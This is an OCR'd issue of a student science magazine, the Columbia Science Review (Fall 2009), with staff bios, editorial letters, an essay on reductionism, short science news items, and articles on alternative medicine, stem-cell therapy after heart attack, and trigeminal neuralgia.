
Columbia Science Review

Vol. 6, Issue 1: Fall 2009



Healing the Heart
Using Stem Cell Therapy

The Future of RFID
Radio-Frequency Technology

The Height of Pain
Alleviating Trigeminal Neuralgia

Meet Wally Broecker
Columbia's Climate Science Pioneer

The Columbia Science Review strives to increase knowledge and awareness of science and technology within the Columbia community by presenting engaging and informative articles, in forms such as:

- Reviews of contemporary issues in science
- Faculty profiles and interviews
- Editorials and opinion pieces

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





COVER PICTURE: An angiogram of a healthy human heart. Doctors use angiograms, also known as arteriogram x-rays, to diagnose and determine treatment for coronary artery diseases as blockages of either the left or right coronary artery could lead to a heart attack. [See Healing the Heart, pg. 10, for more information] Photograph by SPL/Photo Researchers, Inc.

editorial board

Editor-In-Chief

YING LI

Major: Biology
Year: 2010
Hometown: Hong Kong
Future Plans:
Neuroscience Research and Neurology

Ying has been a part of CSR for four years now and will definitely miss working with everyone on the magazine and arguing about Oxford commas after graduation. When not working on CSR or in lab, she enjoys fencing, cycling around the city, and various misguided attempts to make films. She hopes to continue pursuing a career in the fascinating field of neuroscience.

Content Editor

ELIZABETH LINDHARDT

Major: Neuroscience
Year: 2011
Hometown: Greenville, SC
Future Plans:
Science Journalism and/or Science Policy

Elizabeth studies neuroscience and environmental science, with her eye on a career in science journalism or science advising. She started her college education as a violin performance major at the Manhattan School of Music. However, when she discovered that science is extremely cool, she transferred to Columbia for a change of major.

Content Reviewer

CHAGIT (SAM) BRAIMAN

Major: Applied Mathematics
Year: 2011
Hometown: Oak Ridge, TN
Future Plans:
Science Research

Chagit decided to study science and engineering in college after working as an intern at Oak Ridge National Laboratory. After graduation, she hopes to pursue neuroscience and/or biomedical engineering in graduate school. In her free time, Sam enjoys playing cello, attending concerts in New York City, and hanging out with her friends.

Layout Editor

ALANNA MILCA VAUGHNS

Major: Anthropology
Year: 2011
Hometown: Riverdale, NY
Future Plans:
Undecided

Alanna has recently begun to develop an interest in graphic design after having helped with the layout of the previous issue of CSR. While she has not decided on a career path, she hopes that her future endeavors will allow her to continue learning more about media and the arts. She has enjoyed using her design skills to make science appealing to a general audience.

administrative board

President

Shelly Zhu

Major: Psychology
Year: 2010
Hometown: Livingston, NJ
Future Plans:
Psychology

Shelly has been on the board of the CSR for the past four years. As a senior, she has really enjoyed seeing the gradual evolution of the club. She loves her major and hopes to someday combine her interest in understanding the human mind with the real world. She has done research at the NY State Psychiatric Institute and the Taub Insitute, where she studied schizophrenia using fMRI imaging.

Vice President of Public Relations

Lisa Weber

Major:
Environmental Science
Year: 2011
Hometown: Reston, VA
Future Plans:
Aquatic Ecology

Lisa has loved analyzing the Hudson River and Antarctica at Lamont-Doherty Earth Observatory for the past two years and has spent five summers working at the U.S. Geological Survey. She wants to preserve the world's ecosystems through further research and fieldwork into the subject, and hopes to continue to raise awareness about important scientific issues that are pivotal to society.

Vice President of Finance

Laika Simeon

Major: Biology
Year: 2010
Hometown: Great Neck, NY
Future Plans:
Medicine

Laika first joined CSR in her freshman year as a member of the publicity committee. She went on to write and edit during the second semester of her freshman year and the first semester of her sophomore year. She then became a member of the board as the secretary. Laika enjoys working with CSR and will miss it after she graduates.


Secretary

Christine Yeh

Major: Biochemistry
Year: 2011
Hometown:
San Francisco, CA
Future Plans:
Medicine

Christine has served on the Executive Board of CSR for two years now and has enjoyed every minute of working with such a talented, fun, and passionate group. As an aspiring doctor, she hopes to combine her love of science and research with her passion for philanthropy. With her spare time, she enjoys jogging in Riverside Park, and of course, watching House and Seinfeld reruns.

Editor's Letter



In every issue of the Columbia Science Review, we aim to present engaging articles on developing areas of research and demonstrate the relevance of science and technology in our daily lives. This issue is no exception, as it covers many exciting topics in science, including the emerging field of neuroengineering and the technology behind invisibility. But how do they affect your life?

I'm going to venture out on a limb and assume that very few of you are epileptic, have had a heart attack, suffer from trigeminal neuralgia, use alternative medicine, have an implanted tracking microchip, and dream of being invisible. So not every article will be directly applicable to your life. But the scope of these articles is broad enough to engage everyone. Many of us are familiar with Harry Potter's invisibility cloak, enjoy art, and/or know someone suffering from a mental disease or heart disease. From this issue, hopefully you will learn a little more about these topics and gain a better understanding of the work and research behind them, as well as the social, political and ethical issues surrounding them. Some articles may answer questions you've had and raise even more. I hope these articles will spark your curiosity for science and all its implications.

Ying Li
Editor-In-Chief


President's Letter

This issue of the Columbia Science Review is dedicated to you, the reader. Our writers, editorial staff, and board have worked tirelessly to share with you topics that we find fascinating. We hope that these slices of science make a meaningful impact on your life and give you a fresh perspective on the world. Be it the illusion of invisibility or the details of a tracking system, we hope that each article allows you to pause and think, maybe even to say "wow, that's really cool" about your everyday life.

Societies are founded on the laws of nature, and the better each of us understands its patterns, the better we, as citizens of the natural world, can understand our limitations as a species, or where we should place limitations. Today, mankind has taken its technological advantages too far and put a tremendous strain on the earth. It is time to put limitations on ourselves. As the recent American "green" movement has made us more aware of the implications of our actions on the environment, it is a good time to reconsider our relationship with nature. This issue is devoted to the purpose of reuniting you, the reader, with your natural environment, so that you can better understand the impact of science on your life.

Shelly Zhu
President

REDUCTIONISM
& COMPLEXITY
why we study small things



Vedant Misra

In the fifth century BCE, the Greek philosopher Leucippus proposed that the world was made of tiny indestructible building blocks—atoms—that were too small to see but present in everything. He was right, but he couldn't have predicted the bizarre implications of his theory. If the physical world is comprised entirely of atoms, can a comprehensive understanding of atoms provide us with a comprehensive understanding of the world?

It is this tantalizing idea that motivates scientific reductionism. Scientists tend to study increasingly smaller things. While Vesalius studied entire organ systems in the 16th century, today we study the behavior of individual proteins. Early chemists knew nothing of microscopic properties of the substances they combined, but today's chemists are intimately familiar with the molecular mechanisms of reactions. And for physicists—especially theoretical physicists—reductionism is a dogma. Those who study particle physics seek to fully describe the elementary constituents of matter and radiation, with the ultimate goal of linking together all known physical phenomena in a single unified framework. The theory that attempts to do this has been dubbed, with shameless hubris, "the theory of everything."

It isn't obvious why a theory of small things can form the basis of a theory of everything, especially given that the realm of the tiny is so different from the realm of the large. The most fundamental properties of the macroscopic world—for instance, the nature of cause and effect—are different at the microscopic level. In our world, the nature of causality is self-evident. Actions beget effects. Loosen your grip on an empty Snapple bottle as you dangle it over the recycling bin, and it crashes down. Flip a power switch and the tungsten filament in your desk lamp glows white-hot. Stay up all night before a final exam and your GPA takes a hit. We are so familiar with cause and effect that we tend to believe the world is a deterministic place in which every event is a direct consequence of those that precede it.

But this isn't true of physics at small scales. The world of particles is a very different place, characterized by bizarre phenomena like the spontaneous production and annihilation of particles. The lives of quanta, or tiny packets of energy, are governed by probability and not by determinism. That is, we cannot know for certain the nature of any system of quanta, only the probability that it takes a given form.

How, then, can a theory that seeks to describe all of nature be based on the behavior of atoms and their constituents?

The answer lies in the fact that the physical world is rife with what are called "emergent" phenomena—behavior that arises out of a multiplicity of simple interactions. It is an emergent property of the physical world that very large systems of simple and tiny elements, like subatomic particles, exhibit complex behavior. So while it's tantalizing to think that one day a "theory of everything" might also be the best way to understand the universe, this is a pipe dream. To pursue it is to be guilty of what Daniel Dennett, in his book *Darwin's Dangerous Idea*, termed "greedy reductionism." A theory of everything should in principle explain everything made out of the subatomic particles—from molecules and skin cells to geese and galaxies. But to reduce any of these things all the way down to particle physics is "greedy," because particle physics is not the best way to understand them.

Laika Simeon
Ying Li
Shelly Zhu
Lisa Weber

Cocktail Science

According to Peter Savolainen of the Royal Institute of Technology in Stockholm, Sweden, wolves were most likely domesticated for their meat. Savolainen's team analyzed mitochondrial DNA samples from all over the world and found that dogs from southern China had the highest diversity. This suggests that domestication first occurred in southern China and spread from there because diversity is lost as a species spreads. He estimates that this domestication event occurred about 11,000 to 14,000 years ago. Evidence of dog bones found with cut marks at archaeological sites suggests that people living in southern China have a long history of eating dogs. He believes the wolves first became domesticated when scavenging around human garbage. Once the wolves became tamer, humans probably captured them for food. These findings are extremely important since the domestication of animals is an important event that enabled humans to form their communities.

Biologists at the University of Arizona have discovered a rare species of Amazonian ant that reproduces without sex. The *Mycocepurus smithii* are an all female group and they reproduce by cloning instead of sexual reproduction. Dissection of the ants revealed that they are physically incapable of mating, as an essential part of their sexual organs have degenerated. Asexual reproduction of females is extremely rare in ants and this is the first species that has been shown to reproduce entirely without sex. Many breeds of ants cultivate fungi for food and this species of ant actually farm a kind of fungi that also reproduces asexually. They are known for their success at farming fungi as they are able to grow a greater number of crops than other ant species. This success may be because of the all-female nature of the species. The energetic costs of producing males are avoided because all the members of the colony are simply clones of the queen. However, asexual reproduction also makes the colony very vulnerable to pandemics as a single virus could wipe them out since they all have the same immune systems.

For thousands of years, women have been using cosmetics, although many, unsafely. Ancient Egyptian and Roman women were known for using a lead-based foundation, causing damage to their nervous systems. The skin, which is a porous organ, is exposed to over 126 chemicals everyday via products such as shampoo, soap, makeup, and detergent. Innovations in chemistry have made cosmetics increasingly complex. Some chemicals used in one state may be dangerous in other states. For example, titanium dioxide is considered safe when used as a cream base, but it can cause cancer when in powder form. Although the EU has banned the use of more than 1,000 chemicals in the production of cosmetics, the FDA has barred only 8 substances. "The [cosmetic] firm's responsibility to assure that its cosmetic products and ingredients are safe and properly labeled," explains the FDA website. However, we must still be careful incase cosmetic companies are not doing their jobs.

Did you know that New York City was once covered by glaciers over 1,000 feet thick? Spanning as far south as New York City, the Wisconsin Ice Sheet represents one of the last glacial advances that began forming during the Pleistocene Era. It began retreating 18,000 years ago, but not without leaving its mark. Just take a look around the city's parks and you can see how large a role the glaciers played in shaping the topography that exists today. Strolling through Central Park, you can see the glacial grooves on the rock outcrops that serve as a steady reminder of the glaciers' force. In addition, glacial erratics that were carried by glaciers from the Palisades and deposited in Central Park amongst the Manhattan schist give attention to the glaciers' strength. Even the Hudson River, the southernmost glacial fjord in the Northern Hemisphere, serves as a remnant of the last ice age. There is a little piece of geological history in nearly every corner of this city - you just need to know where to look!

exploring alternative medicine

Weiyi Mu

Not worried about your health? Perhaps you should be. Newspapers and television constantly present stories about how our lifestyles are making us sick: obsessive fretting over tomorrow's meeting causes anxiety and panic attacks, and drinking tea steeped too hot increases our risk for cancers eightfold. Even staying inside the house is hazardous: we risk poisoning from chemicals in plastic water bottles and skin cancer from exposure to microwave radiation. Research labs continuously grind out study after study, leaving us increasingly self-conscious about our health. It is no wonder that 51% of insured Americans are on prescription medication for at least one chronic illness and 40% of these pill-poppers are swallowing three or more different capsules a day. Patients are also frequently overprescribed pills, exacerbating our society's dependence on pharmaceutical drugs.

This could be an indication of our nation's health awareness—a sign that health problems are being addressed. On the other hand, many believe that we have entered an era of hypochondriac overdependence on a pill-shaped solution. Wary of the for-profit pharmaceutical industry but concerned about their health, many Americans turn to alternative medicine.

Complementary and alternative medicine (CAM) refers to treatment and therapy outside of conventional, Western, and MD-approved pharmaceutical-based medicine. Complementary medicine is used in conjunction with conventional medicine, such as using aromatherapy or music therapy to increase relaxation following surgery, while alternative medicine is used in place of conventional medicine. A person who relies on alternative medicine might go to a chiropractor instead of a doctor as his primary care provider. He or she might also resort to meditation as a treatment for ADHD, instead of taking the usual prescription drugs, i.e. Adderall or Ritalin.

The types of practices and products considered CAM are also open to interpretation, varying from Chinese herbology to strictly organic diets and music therapy. Prayer was the most popular CAM choice as of 2002, according to a Center for Disease Control (CDC) and National Center for Complementary and Alternative Medicine (NCCAM) study. The next five most commonly used therapies, in order of popularity, are herbalism, breathing meditation, mental meditation, chiropractic medicine, and yoga.

Both US and UK-based surveys have found that alternative medicine is gaining widespread popularity, and its popularity has doubled over the last six years. As of 2002, 49.8% of Americans had used complementary or alternative medicine before, and 36.0% of them had done so in the past year. These figures do not include the use of prayer as a form of medical treatment; when prayer is considered, the number of CAM users in America increases to three out of every four people.

This leads us to the all-important question: does alternative medicine actually work, or is it just a placebo effect? Along with chiropractic care, the rest of CAM has been notoriously dismissed by the medical community as "quackery" in the past. Scientists and pharmacists who have studied the molecular function of drugs are understandably skeptical about directing invisible chi into an enervated patient. The scientific community has even warned against the dangers of alternative medicine, citing specious therapies like chelation therapy, in which a patient ingests metal-binding molecules like EDTA (ethylenediaminetetraacetic acid) to treat disorders not related to metal poisoning, like coronary artery disease. They call for rigorous scientific studies that clearly show CAM's effectiveness, and for patients to abandon all therapies that do not meet these standards.

"does alternative medicine actually work, or is it just a placebo effect?"

In response to these demands for rigorous research, the aforementioned National Center for Complementary and Alternative Medicine (NCCAM) was established in 1999 by the National Institutes of Health (NIH) to sponsor and conduct unbiased research on the efficacies of various CAMs. For example, researchers under NCCAM grants have shown ginsenoside Rg5, the active ingredient in traditional Chinese herb ginseng, to be effective in slowing dermatitis, as an antidepressant, and as an inhibitor of angiogenesis of lung cancer. All new findings appear regularly on the NCCAM website for public access.

As these recent studies suggest, there is reason to look closer at certain CAMs before we label the entirety of alternative medicine as feckless. Careful testing of artemisinin, a traditional Chinese herbal remedy, has revealed it to be a faster killer of the malaria parasite than any other drug.

We must also remember that CAM is only an umbrella category for an incredible variety of treatments, some of which we should consider with caution. Dr. Stephen Barrett of Quackwatch.org recommends classifying alternative medicine into three categories: genuine, experimental, and questionable, based on the results of several rigorous control-based studies. While studies on "questionable" alternative treatments such as homeopathy have produced insufficient evidence for effectiveness, the benefits of other therapies like acupuncture and reflexology are being published, registered, and accepted by doctors all over the UK and US.

Health professionals today are keener to incorporate alternative methods they deem viable into their traditional practice, in a compromise known as integrative medicine. Currently, twelve top American medical schools—Harvard and Columbia among them—have incorporated CAM programs into the curriculum. CAMs continue to challenge our pill-popping approach to medicine, and as a hypochondriac nation, we should be thankful to have more viable therapies from which to choose.

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HEALING THE HEART

Cardiac Cell Therapy As the Next Frontier

On March 9, 2009, President Barack Obama signed the executive order removing the barriers against stem cell research. Now, the door to exciting discoveries and promising stem-cell cures has been opened. But in what direction is current research heading? Many scientists are exploring ways in which stem cells can regenerate damaged tissue, the most important being cardiac tissue. The heart is a tireless organ that beats around 72 times per minute, translating to roughly 2.5 billion beats by the time you are 70 years old. If part of the heart muscle does not receive sufficient oxygen and nutrients, the heart will fail to deliver the precious blood the body needs - a heart attack.

Amy Huang

WHAT IS MYCARDIAL INFRACTION?

During a myocardial infarction (MI), a blockage in the coronary arteries, that provide oxygen-rich blood to the cardiac muscle, causes the muscle to die from oxygen deprivation. As a result, the victim feels the classic heart attack symptoms of crushing chest pain, nausea, dizziness, and shortness of breath. Though immediate treatment with nitroglycerin and anti-clotting agents may save a patient from death, the effects from a MI can be devastating. Cardiac muscle cells, or cardiomyocytes, are usually unable to regenerate and scar tissue replaces the lost cells at the damage site. This increases the chance of ventricular fibrillation, when the heart fails to pump synchronously; tachycardia, an abnormally rapid heart rate; and ventricular aneurysms, in which the weakened scar tissue from the infarction stretches and bulges. Aneurysms can have detrimental long-term effects such as heart failure, as the bulge prevents the heart from pumping effectively.

EXPERIMENTS ON STEM CELL THERAPY FOR POST-MI

While conventional therapy aims to slow the progression of heart failure, it is unable to repair the existing problem. One solution is to regenerate cardiomyocytes and create new blood vessels to feed them, a process called angiogenesis. Emerging stem cell therapy offers researchers the opportunity to discover the potential for cardiac repair, which will prove useful in conjunction with conventional and preventative treatments. In a 2003 experiment involving the treatment of damaged rat hearts with stem cells, is has been shown that "stem cell delivery generated new cardiomyocytes of embryonic stem cell origin that integrated with host myocardium within infarct regions". During the 1990's, the idea that damaged hearts can be repaired by introducing stem cells directly into the diseased myocardium became a topic of much study. Success of this procedure would rely on the ability of cardiac cells to regenerate and engraft onto the muscle of the recipient heart, improving cardiac output. Since scientists reported the first successful cardiac stem cell engraftment using skeletal myoblast cells in 1993, experiments have been repeated, displaying the success of this procedure.

In one experiment performed at the Mayo Clinic, embryonic stem cell (ESC) treatment yielded positive results in infarcted mice hearts. Compared to the placebo group, the mice treated with stem cells exhibited fewer aneurysms and decreased ventricular dysfunctions, scarring, and ventricular cavity dilation. There was no evidence of tumors and graft rejection, the two major safety concerns of stem-cell therapy, and the hearts exhibited cardiomyocyte regeneration and integration into the cardiac tissue. The mice exhibited these benefits of heart cell regeneration for over twelve months after the introduction of the cells, illustrating the possible long-term benefits of stem cell therapy. Another experiment on mice using different stem cell lines for the heart treatment yielded modest benefits in cardiac function, cardiomyocyte regeneration, and provided evidence "that infarcted myocardium does not support tumor growth" despite the presence of teratomas, or germ cell tumors, in 21% of the infarcted hearts. These tumors were only found in the ischemic myocardium and not on normal tissue.

Though experiments using animal models showed marked improvement in cardiac function after ESC therapy, human clinical trials indicated varying degrees of success. In an experiment involving eight patients with severe ischemic heart disease, ESC therapy reduced symptoms and improved heart function, especially with evidence of revascularization, or the formation of new blood vessels, without major complications.

> "Emerging stem cell therapy offers researchers the opportunity to discover the potential for cardiac repair"

Choice and Treatment of Stem Cells

One must first determine the best source of stem cells, and then the best method for introducing them into the recipient. Historically, scientists have used skeletal myoblasts, stem cells isolated from muscle, but researchers are currently experimenting with different cell lines, one of which is the bone marrow-derived c-kit+ cells. There are currently four categories of stem cells being studied for cardiac repair after an ischemic episode in animal models: bone marrow-derived/circulating progenitor cells (BMPC), skeletal myoblasts (SM), embryonic stem cells (ESCs), and resident cardiac stem cells (CMPCs). BMPCs and SMs are ineffective grafts, but the newly-discovered CMPCs and the ESCs have high potential in improving heart function.

Early experiments with SMs answer two problems with using the cell line as a graft: whether they can transform into cardiomyocytes and whether the recipient will engraft, or take up the graft cells. In a 2003 experiment with green fluorescent protein (GFP) and SM-derived cells injected into rats, scientists determined that SMs can indeed transform and engraft within wounded myocardium within 4 weeks. However, the SMs did not successfully engraft in normal myocardial tissue, which indicated that the benefits were "due to secondary effects of the cells", effects that are not produced directly by the engrafted cells. When not engrafted, the SMs did not display significant electrical coupling with the normal heart cells and thus did not participate in cardiac functioning. Surprisingly, SM experiments revealed a more favorable response in the phase 1 human clinical trials following the 2003 experiment. These studies indicate the safety and effectiveness of SM grafts in improving cardiac function of patients with certain heart problems.

ESCs can be incorporated in both normal and injured myocardium and are shown to be more effective than SMs used in earlier experiments. However, the problem remains that the positive effects of the stem cells are merely a result of these cells' indirect activity, as the size of the graft is too small to provide any significant contractile activity. Perhaps the "indirect activity" comes from the action of stimulating factors and cytokines, or cell-signaling factors released by the engrafted stem cells to encourage angiogenesis. In an experiment with 409 patients involving the injection of Granulocyte-colony stimulating factor (G-CSF) into infarcted hearts, a marked improvement of the treated patients. However, treatment resulted in high rates of restenosis, the recurrent narrowing of blood vessels, indicating possible safety concerns for stem cell treatment.

The future of post-MI stem cell therapy

There are some problems concerning stem cell therapy to treat post-myocardial infarction problems. Bone marrow aspiration to obtain embryonic stem cells is invasive, but bone marrow is the richest source of these cells. Another critical issue is whether mouse models can be applied to human clinical trials. Currently, it is assumed that heart failure and MI symptoms are caused by decreased numbers of cardiomyocytes and that stem cell therapy is effective because it assists the heart in recovering a sizable amount of these cells. Even if differentiation does not improve heart function significantly, it would be practical to know which specific cytokines are responsible for angiogenesis and repair of the ischemic myocardium for future experiments.

The mechanisms for tissue regeneration and angiogenesis in the myocardium remain unclear, as do the factors responsible for cardiac repair. While some studies suggest that stem cell treatment is safe and effective, others point out inherent risks and the lack of cardiac improvement after therapy in some cases. Researchers are currently performing human clinical trials due to the successful response from experimental animal models. Healing the heart with stem cells might not be standard treatment in the near future, but it is the next frontier that will revolutionize future treatments for post-MI dysfunctions.

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The Height of Pain

Trigeminal Neuralgia

Masood Manoochehri

Imagine sitting outside on a beautiful spring day when a gust of wind blows. Suddenly, a sharp, stabbing pain invades your jaw, causing you to writhe in agony. You go to the dentist, wondering whether the combination of late night snacks and careless brushing of your teeth has finally led to a particularly nasty root canal.

Every year in the United States, nearly 40,000 people have a similar experience. Eating, applying makeup, or even encountering a gust of wind can trigger hour-long episodes of searing pain that may leave them unable to eat or sleep. Spending months or years with intermittent bouts of this exquisite pain, they are diagnosed with jaw joint disorders or undergo root canal operations and tooth extractions. Yet their problem is actually not muscular or dental in origin at all; the real culprit is a neuropathic disorder known as trigeminal neuralgia (TN).

Trigeminal neuralgia (also known as tic douloureux) is characterized by what many believe to be the most painful sensation to afflict humanity. Most commonly, a sharp, electric-shock-like sensation is felt in one jaw or cheek for a period of several seconds, before giving way to an agonizing ache felt deep in the face. Episodes of severe pain come and go throughout the course of a day, sometimes in response to particular stimuli and other times spontaneously. Over the course of several weeks, these episodes usually become more frequent and the pain more incapacitating. Although the condition may disappear for weeks or months at a time, most people see it recur if it is not treated. The disorder is more common in women than men, and rare in those younger than 50.

Trigeminal neuralgia stems from an abnormal condition of the trigeminal nerve (cranial nerve V), which is responsible for transmitting facial touch, pain, and temperature information to the brain. Although the disorder has been linked to tumors that appear near the nerve and later stages of multiple sclerosis, it is most often caused by vascular compression of the nerve as it exits the brainstem. A blood vessel, usually the superior cerebellar artery, indents the trigeminal nerve and causes focal demyelination. Without the intervening glial protection, closely positioned axons tend to generate spontaneous nerve impulses that are further conducted to adjacent sensory fibers. This resulting hyperactivity is thought to be responsible for the sharp pain in response to generally light stimuli.

Most patients with TN are eventually diagnosed only after months or years of being misdiagnosed and undergoing many tests and procedures. Sometimes, a standard magnetic resonance imaging scan shows a blood vessel on the trigeminal nerve. Frequently, magnetic resonance angiography, in which a colored dye is injected into the bloodstream prior to the scan, captures blood vessel abnormalities and offers more direct evidence of compression of the nerve close to the brainstem.

When the correct diagnosis is finally made, medication is prescribed, with the most common and effective options

> **"A HOT CUP OF COFFEE, A SLIGHT TOUCH OF THE FACE, OR EVEN STRESS CAN TRIGGER HOUR-LONG EPISODES OF SEARING PAIN"**

being anticonvulsant drugs like carbamazepine or phenytoin. These agents generally decrease the electrical activity of the trigeminal nerve by stabilizing the inactive state of the voltage-gated sodium channels necessary for conducting action potentials. If these are ineffective, a different class of anti-convulsants including gabapentin and pregabalin may additionally be prescribed. While half of patients are able to manage their pain by some combination of these drugs, for the rest, lingering and recurrent episodes of severe pain remain.

For these patients, the next option is often a class of procedures aimed at damaging the trigeminal nerve at the nerve root, close to the brainstem. Called rhizotomies, these procedures can use a wide variety of techniques, including chemical (glycerol injection), mechanical (balloon microcompression), and radioactive (gamma knife radiosurgery) means to cause injury to the nerve. The resulting changes in nerve function can be effective in alleviating the TN pain. Yet some type of sensory loss and facial numbness commonly accompanies the partial success of these measures.

